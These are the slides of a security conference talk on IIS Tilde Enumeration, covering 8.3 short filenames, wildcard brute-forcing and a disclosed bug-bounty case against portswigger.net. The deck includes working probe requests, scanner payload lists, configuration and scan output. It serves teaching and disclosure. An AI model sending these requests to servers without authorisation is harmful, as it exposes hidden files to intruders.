



POLITECNICO
MILANO 1863

IIS Tilde Enumeration: an evergreen vulnerability


Michele Di Bonaventura

OWASP Italy Day 2023
Politecnico of Milan - 11th September 2023

Agenda

- History of the vulnerability
- What is IIS Tilde Enumeration
- What is an 8.3 filename
- How IIS Tilde Enumeration works
- Practical example of the attack
- Guessing complete filenames
- More automation tools
- Remediation
- Conclusion
- Credits

About me



Michele Di Bonaventura

Software Security Consultant @ IMQ Minded Security

Penetration Tester by day

Web Security Researcher by night

In love with Web (In)Security




<https://github.com/cyberaz0r>



<https://linkedin.com/in/cyberaz0r>

- Developed a Burp Suite Extension for detecting and exploiting IIS Tilde Enumeration vulnerability
- Found an IIS Tilde Enumeration bug affecting “portswigger.net” on December 2021

History of the vulnerability



History of the vulnerability

Microsoft initially promised to fix the vulnerability in the next release.
Later they changed their minds and declared that the issue won't be fixed

Microsoft last response

Thank you for contacting the Microsoft Security Response Center.

We appreciate your bringing this to our attention.

Our previous guidance stands: deploy IIS with 8.3 names disabled.

What is IIS Tilde Enumeration

IIS Tilde Enumeration (or IIS 8.3 Short Name Disclosure) is a vulnerability that allows to enumerate the 8.3 filenames on the Microsoft Internet Information Services web server.


An 8.3 filename, also known as short filename (SFN) or short name, is a naming convention introduced in old versions of DOS.

What is an 8.3 filename

Long filename (LFN):
Default.aspx




Short 8.3 version:




What is an 8.3 filename

Long filenames:

Network.aspx



Networking.aspx



Short 8.3 versions:

NETWOR~1.ASP


NETWOR~2.ASP

What is an 8.3 filename

LFN	SFN
TEXTFILE.TXT	TEXTFILE.TXT
TextFile.txt	TEXTFILE.TXT
TextFile.mine.txt	TEXTFI~1.TXT
TextFile.mine4.txt	TE021F~1.TXT
.test file.c++	TESTFI~1.C__

How IIS Tilde Enumeration works

IIS Tilde Enumeration works through response analysis



How IIS Tilde Enumeration works

HTTP method may vary
depending on the configuration

Most commonly used:
“OPTIONS” and “POST”

<METHOD> <PATH> HTTP/1.1

Host: example.com

User-Agent: TildeEnumTest

[. . .]


Path section is structured
differently for detecting
valid and invalid short names

Exploitation is possible using the following wildcards in the path section:

- Asterisk symbol “*”: to match 0+ characters
- Question mark symbol: “?” to match exactly 1 character

How IIS Tilde Enumeration works

The path section of the HTTP request for detecting a valid short name must contain a sequence of characters called Magic File Name used to match as many short names as possible



How IIS Tilde Enumeration works

To the Magic File Name it is possible to append other sequences of characters, used to trigger more errors in the web server:

1. Magic Final Part

(e.g. "/~1/", "/~1/.rem", "\a.aspx", etc.)

2. URL Suffix

(e.g. "?&aspxerrorpath=/", etc.)

How IIS Tilde Enumeration works

The path section of the HTTP request for detecting an invalid short name, in contrast, must prepend to the Magic File Name a non-existing file name. If the host is vulnerable, the server provides coherent responses for valid and invalid short name requests

```
OPTIONS /*~1*/~1/?&aspxerrorpath=/ HTTP/1.1
```

```
HTTP/1.1 403 Forbidden
```

```
Content-Length: 1337
```



Valid short name

```
OPTIONS /1234567890*~1*/~1/?&aspxerrorpath=/ HTTP/1.1
```

```
HTTP/1.1 404 Not Found
```

```
Content-Length: 4321
```



Invalid short name

```
OPTIONS /0123456789*~1*/~1/?&aspxerrorpath=/ HTTP/1.1
```

```
HTTP/1.1 404 Not Found
```

```
Content-Length: 4321
```



Invalid short name

How IIS Tilde Enumeration works

By putting all these elements together, it is possible to perform a brute-force attack of the short name by prepending a letter at a time to the Magic File Name

A*~1*	Invalid - short name does not start with "A"
B*~1*	Valid - short name starts with "B"
BA*~1*	Valid - second letter of the short name is "A"
BA?~1*	Invalid - basename of the short name is not 3 characters long
BA????~1*	Valid - basename of the short name is 6 characters long
BAA*~1*	Invalid - third letter of the short name is not "A"
BAB*~1*	Invalid - third letter of the short name is not "B"
BAS*~1*	Valid - third letter of the short name is "S"
BASENA~1*	Valid - basename of the short name is "BASENA"

How IIS Tilde Enumeration works

Once guessed the basename, it is then possible to determine if the short name has an extension and, in case it does, it is possible to guess it by using the question mark wildcard

BASENA~1	✗	Invalid - short name is not a directory, it has an extension
BASENA~1.?	✗	Invalid - short name extension is not 1 character long
BASENA~1.???	✓	Valid - short name extension is 3 characters long
BASENA~1.A??	✓	Valid - short name extension starts with "A"
BASENA~1.AA?	✗	Invalid - second letter of short name extension is not "A"
BASENA~1.AS?	✓	Valid - second letter of short name extension is "S"
BASENA~1.ASA	✗	Invalid - last letter of short name extension is not "A"
BASENA~1.ASP	✓	Valid - last letter of short name extension is "P"

How IIS Tilde Enumeration works

After guessing a valid short name, it is also possible to check whether if it is the only occurrence or there are other short names with the same basename and extension by iterating the Numerical Part

BASENA~2 .ASP	 Valid - there is another short name with same basename and extension
BASENA~3 .ASP	 Valid - there is a third short name with same basename and extension
BASENA~4 .ASP	 Invalid - there are no other short names with same basename and extension

Practical example of the attack

As an illustration of the attack, it will be presented the vulnerability discovered in “portswigger.net” that was reported to the PortSwigger Bug Bounty program in December 2021

Practical example of the attack

There follows a request performed to detect a valid short name in the document root of the web server. Notice that the server responds with the default IIS 404 page

Request

```
DEBUG /%2A%7E1%2A%5Ca.aspx%3F%26aspxerrorpath%3D%2F HTTP/2
Host: portswigger.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
```

Response

```
HTTP/2 404 Not Found
Date: Mon, 13 Dec 2021 20:13:26 GMT
Content-Type: text/html
Content-Length: 1245
Server: Microsoft-IIS/10.0
```

[...]

```
<title>404 - File or directory not found.</title>
```

[...]

Practical example of the attack

There follows a request performed to detect an invalid short name in the document root of the web server. Notice that the server responds with a custom PortSwigger 404 page

Request


```
DEBUG /1234567890%2A%7E1%2A%5Ca.aspx%3F%26aspxerrorpath%3D%2F HTTP/2
Host: portswigger.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
```

Response

```
HTTP/2 404 Not Found
Date: Mon, 13 Dec 2021 20:13:26 GMT
Content-Type: text/html; charset=utf-8
Cache-Control: no-store, no-cache, s-maxage=0, private
[...]
Cross-Origin-Opener-Policy: same-origin
[...]
<title>Not Found - PortSwigger</title>
[...]
```

Practical example of the attack

To detect and exploit the vulnerability in an automated way, it is possible to use the “IIS Tilde Enumeration Scanner” Burp Suite Extension



Practical example of the attack

Using the “Configuration” tab of the extension it is possible to customize all the parameters used for the scan

The screenshot shows a software interface for a web application scanner. The top navigation bar has two tabs: "Scanner" and "Configuration". The "Configuration" tab is currently active, indicated by an orange underline.

Request Editor: This section contains a code editor area with the following content:

```
METHODS SPATHS HTTP/1.1
Host: SHOSTS
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
```

Configuration: This section contains various configuration parameters:

- Magic Final Part List (separated by comma): `/~1/.rem,/~1/.a.aspx,.a.asp,.a.aspx,.a.asp,.a.shtml,.a.asmx,.a.config,.a.php,.a.jpg,.webresource.aspx,.a.xxx`
- Question Mark Symbol: `?`
- Asterisk Symbol: `*`
- Magic File Name: `*~1*`
- Magic File Extension: `*`
- URL Suffix for error display: `?&asperrorpath=/`
- Request methods (separated by comma): `OPTIONS,POST,DEBUG,TRACE,GET,HEAD`
- File Name starts with:
- File Extension starts with:
- Max Numerical Part: `4`


Practical example of the attack

There follows the output of the extension for the scan on “<https://portswigger.net>”

```
[+] Started scan for URL "https://portswigger.net"
[*] Trying method "DEBUG" with magic final part "\a.aspx"
[+] Host "https://portswigger.net" is vulnerable!
[+] Used HTTP method: DEBUG
[+] Suffix (magic part): \a.aspx
[*] Starting filename and directory bruteforce on "https://portswigger.net"
[...]
[i] Dir: [REDACTED]~1
[i] File: [REDACTED]~1.DLL
[...]
[+] Bruteforce completed
[+] Requests sent: 40721
[+] Identified directories: [REDACTED_NUMBER]
  |_ [REDACTED]~1
[...]
[+] Identified files: [REDACTED_NUMBER]
  |_ [REDACTED]~1.DLL
[...]
```


Guessing complete filenames

Once a short name has been discovered, it is possible to escalate in guessing the complete filename through a dictionary brute-force attack



Guessing complete filenames

Through the Burp Suite extension, it is also possible to leverage the [Burp Sitemap](#) to build a wordlist for a more educated guess



Guessing complete filenames

To carry out this attack with the Burp Suite extension, the first step is to configure the guessing parameters in the “Configuration” tab before starting the scan

The screenshot shows the Burp Suite configuration interface. On the left, there's a 'Request Editor' pane displaying a sample HTTP request with various headers. On the right, under the 'Scanner' tab, is the configuration pane. A red box highlights the 'Complete filename guessing' section. This section contains two checked checkboxes:

- Use Burp sitemap words to create an Intruder Payload Set with possible filenames
- Use wordlists to create an Intruder Payload Set with possible filenames (might consume resources and impact performance if I)

Below these checkboxes are two text input fields:

- Complete file name wordlist: /path/to/file-name-wordlist.txt
- Complete file extension wordlist: /path/to/file-ext-wordlist.txt

Guessing complete filenames

After the scan is performed, the Intruder Payload Generators of the extension will be available, they can be selected by following these three steps

The screenshot shows the Burp Suite interface with the 'Payloads' tab selected. The main panel displays payload settings for a single payload set (Extension-generated). A modal window titled 'Select payload generator' is open, prompting the user to choose an extension-provided payload generator. The 'Extension payload generator' dropdown is set to 'l1STildeEnumeration - sitemap-based full filename guessing'. The 'OK' button is highlighted with a red circle.

① Payload sets

② Payload settings [Extension-generated]

③ Payload processing

Start attack

Payload set: 1 Payload count: unknown

Payload type: Extension-generated Request count: unknown

Select generator ...

Extension payload generator: l1STildeEnumeration - sitemap-based full filename guessing

OK Cancel

